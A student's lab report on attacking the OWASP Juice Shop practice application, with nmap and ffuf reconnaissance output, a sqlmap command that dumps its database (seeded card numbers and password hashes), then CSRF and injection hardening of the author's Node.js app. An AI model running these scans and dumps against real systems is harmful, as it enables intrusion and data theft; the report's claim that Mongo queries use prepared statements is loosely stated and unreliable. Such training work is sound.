Week 5: Exploiting Vulnerabilities & Application Security

GitHub repository: https://github.com/MuhammadHammadTahir/node-auth-security-assessment

Prepared by: Muhammad Hammad Tahir

Date: 21-07-2025

DHC-306

Objective: The primary goal of Week 5 was to understand and apply ethical hacking techniques, identify vulnerabilities in a test environment, and enhance the security posture of a Node.js-based application through remediation of identified issues.

---

1. Ethical Hacking Basics

Tools Used:

- Kali Linux
- Nmap
- Gobuster
- Burp Suite

Steps Taken:

i. Conducted reconnaissance on the OWASP Juice Shop web application using manual exploration, Nmap, and Gobuster. By this, we find emails of different users that can be used for further exploitation.
   - uvogin@juice-sh.op
   - admin@juice-sh.op
   - bender@juice-sh.op
   - stan@juice-sh.op
   - jim@juice-sh.op

ii. Then, we find a search query that utilizes the query parameters, which can be a potential SQL injection vector.

https://juice-shop.herokuapp.com/#/search?q=a

iii. Identified open ports and technologies used by the server.

```
┌──(kali㉿kali)-[~]
└─$ nmap -v -p- juice-shop.herokuapp.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-19 03:36 EDT
Initiating Ping Scan at 03:36
Scanning juice-shop.herokuapp.com (54.73.53.134) [4 ports]
Completed Ping Scan at 03:36, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 03:36
Completed Parallel DNS resolution of 1 host. at 03:36, 0.07s elapsed
Initiating SYN Stealth Scan at 03:36
Scanning juice-shop.herokuapp.com (54.73.53.134) [65535 ports]
Discovered open port 80/tcp on 54.73.53.134
Discovered open port 443/tcp on 54.73.53.134
SYN Stealth Scan Timing: About 15.93% done; ETC: 03:39 (0:02:44 remaining)
SYN Stealth Scan Timing: About 43.97% done; ETC: 03:38 (0:01:18 remaining)
Completed SYN Stealth Scan at 03:39, 160.26s elapsed (65535 total ports)
Nmap scan report for juice-shop.herokuapp.com (54.73.53.134)
Host is up (0.0075s latency).
Other addresses for juice-shop.herokuapp.com (not scanned): 46.137.15.86 54.
rDNS record for 54.73.53.134: ec2-54-73-53-134.eu-west-1.compute.amazonaws.c
Not shown: 65533 filtered tcp ports (no-response)
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 162.76 seconds
           Raw packets sent: 131196 (5.772MB) | Rcvd: 18539 (743.628KB)
```


- Mapped the structure of the application using URL enumeration.

```
┌──(kali㉿kali)-[~]
└─$ ffuf -u https://juice-shop.herokuapp.com/FUZZ \
 -w /usr/share/wordlists/dirb/common.txt \
 -H "User-Agent: Mozilla/5.0" -k -t 10 -fs 80117

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://juice-shop.herokuapp.com/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Header           : User-Agent: Mozilla/5.0
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 10
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 80117
________________________________________________

api                     [Status: 500, Size: 2863, Words: 235, Lines: 50, Duration: 188ms]
apis                    [Status: 500, Size: 2865, Words: 235, Lines: 50, Duration: 188ms]
assets                  [Status: 301, Size: 156, Words: 6, Lines: 11, Duration: 177ms]
ftp                     [Status: 200, Size: 12474, Words: 1596, Lines: 362, Duration: 193ms]
profile                 [Status: 500, Size: 1038, Words: 153, Lines: 50, Duration: 188ms]
promotion               [Status: 200, Size: 6586, Words: 560, Lines: 177, Duration: 205ms]
redirect                [Status: 500, Size: 2965, Words: 244, Lines: 50, Duration: 188ms]
rest                    [Status: 500, Size: 2865, Words: 235, Lines: 50, Duration: 183ms]
restore                 [Status: 500, Size: 2871, Words: 235, Lines: 50, Duration: 209ms]
restaurants             [Status: 500, Size: 2879, Words: 235, Lines: 50, Duration: 211ms]
restored                [Status: 500, Size: 2873, Words: 235, Lines: 50, Duration: 189ms]
restricted              [Status: 500, Size: 2877, Words: 235, Lines: 50, Duration: 187ms]
robots.txt              [Status: 200, Size: 28, Words: 3, Lines: 2, Duration: 184ms]
Video                   [Status: 200, Size: 10075518, Words: 0, Lines: 0, Duration: 0ms]
video                   [Status: 200, Size: 10075518, Words: 0, Lines: 0, Duration: 0ms]
:: Progress: [4614/4614] :: Job [1/1] :: 38 req/sec :: Duration: [0:01:50] :: Errors: 0 ::
```

Observations:

- The application exposed several endpoints without authentication.
  - https://juice-shop.herokuapp.com/ftp

- Sensitive data was discoverable in client-side JavaScript files.



---

2. SQL Injection & Exploitation

Tools used:

- Sqlmap
- MongoDB ORM

Steps Taken:

1. Used sqlmap on https://juice-shop.herokuapp.com/rest/products/search?q=test as q parameter is likely to be injectable.

sqlmap -u "https://juice-shop.herokuapp.com/rest/products/search?q=test" --batch --risk=3 --level=5 --dump

```
[20 tables]
+-------------------+
| Addresses         |
| BasketItems       |
| Baskets           |
| Captchas          |
| Cards             |
| Challenges        |
| Complaints        |
| Deliveries        |
| Feedbacks         |
| ImageCaptchas     |
| Memories          |
| PrivacyRequests   |
| Products          |
| Quantities        |
| Recycles          |
| SecurityAnswers   |
| SecurityQuestions |
| Users             |
| Wallets           |
| sqlite_sequence   |
+-------------------+
```

```
> Cards.csv > data
1  id,UserId,cardNum,expYear,expMonth,fullName,cre
2  1,4,4815205605542754,2092,12,Bjoern Kimminich,
3  2,17,1234567812345678,2099,12,Tim Tester,2024-
4  3,1,4716190207394368,2081,2,Administrator,2024-
5  4,1,4024007105648108,2086,4,Administrator,2024-
6  5,2,5107891722278705,2099,11,Jim,2024-06-23 13
7  6,3,4716943969046208,2081,2,Bender,2024-06-23
```

```
> Users.csv > data
1  id,role,email,isActive,password,username,createdAt,deletedAt,updatedAt,totp
2  9,admin,J12934@juice-sh.op,1,0192023a7bbd73250516f069df18b500,<blank>,2024-
3  15,customer,accountant@juice-sh.op,1,e541ca7ecf72b8d1286474fc613e5e45,<blan
4  1,customer,admin@juice-sh.op,1,0c36e517e3fa95aabf1bbffc6744a4ef,<blank>,202
5  11,admin,amy@juice-sh.op,1,6edd9d726cbdc873c539e41ae8757b8c,bkimminich,2024
6  3,deluxe,bender@juice-sh.op,1,861917d5fa5f1172f931dc700d81a8fb,<blank>,2024
7  4,admin,bjoern.kimminich@gmail.com,1,3869433d74e3d0c86fd25562f836bc82,<blan
8  12,customer,bjoern@juice-sh.op,1,f2f933d0bb0ba057bc8e33b8ebd6d9e8,<blank>,2
9  13,customer,bjoern@owasp.org,1,b03f4b0ba8b458fa0acdc02cdb953bc8,<blank>,202
10 14,admin,chris.pike@juice-sh.op,1,3c2abc04e4a6ea8f1327d0aae3714b7d,<blank>,
11 5,admin,ciso@juice-sh.op,1,9ad5b0492bbe528583e128d2a8941de4,wurstbrot,2024-
12 17,customer,demo,1,030f05e45e30710c3ad3c32f00de0473,<blank>,2024-06-23 13:4
13 19,admin,emma@juice-sh.op,1,7f311911af16fa8f418dd1a3051d6810,<blank>,2024-0
14 21,deluxe,ethereum@juice-sh.op,1,9283f1b2e9669749081963be0462e466,<blank>,2
15 2,customer,jim@juice-sh.op,1,10a783b9ed19ea1c67c3a27699f0095b,<blank>,2024-
16 18,accounting,john@juice-sh.op,1,963e10f92a70b4b463220cb4c5d636dc,<blank>,2
17 8,customer,mc.safesearch@juice-sh.op,1,05f92148b4b60f7dacd04cceebb8f1af,<bl
18 7,customer,morty@juice-sh.op,1,fe01ce2a7fbac8fafaed7c982a04e229,<blank>,202
19 20,customer,stan@juice-sh.op,1,00479e957b6b42c459ee5746478e4d45,j0hNny,2024
20 6,customer,support@juice-sh.op,1,402f1c4a75e316afec5a6ea63147f739,E=ma²,202
21 16,deluxe,uvogin@juice-sh.op,1,e9048a3f43dd5e094ef733f3bd88ea64,SmilinStan,
22 10,deluxe,wurstbrot@juice-sh.op,1,2c17c6393771ee3048ae34d6b380c5ec,evmrox,2
```

This exposes the database tables and their data, which poses a high threat.

2. Then, in my backend code at https://github.com/MuhammadHammadTahir/node-auth-security-assessment.git, the Mongo ORM is used, which prevents it from sql injection by using prepared statements.

```
if (req.body.roles) {
  Role.find(
    {
      name: { $in: req.body.roles },
    },
    (err, roles) => {
      if (err) {
        res.status(500).send({ message: err });
        return;
      }

      user.roles = roles.map((role) => role._id);
      user.save((err) => {
        if (err) {
          res.status(500).send({ message: err });
          return;
        }
```

---

1. Cross-Site Request Forgery (CSRF) Protection

I protected my backend code from CSRF attacks by using the csurf middleware in Node.js. I installed both csurf and cookie-parser, which help validate whether the CSRF token was generated by the backend.

```
const csrf = require('csurf');
const cookieParser = require('cookie-parser');

const dbConfig = require("./app/config/db.config");

const app = express();


// Setup
app.use(cookieParser());
app.use(csrf({ cookie: true }));

// Pass token to views (if using frontend templates)
app.use((req, res, next) => {
  res.locals.csrfToken = req.csrfToken();
  next();
});

app.use(helmet()); // adds 11+ security headers
```

Then I validate it using curl command without passing token in it so as a result I got the curf error as expected.

curl -X POST http://192.168.169.128:8088/api/auth/signin -H "Content-Type: application/json" -H "x-api-key: *******" -d '{"username":"admin", "password":"wrong"}'

```
C:\Users\MuhammadHammadTahir>curl -X POST http://192.168.169.128:8088/api/auth/signin -H "Content-Type: application/json
" -H "x-api-key: [redacted] -d '{"username":"admin", "password":"wrong"}'
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>ForbiddenError: invalid csrf token<br>    at csrf (/home/kali/deeloperhub project 2/node-js-express-login
```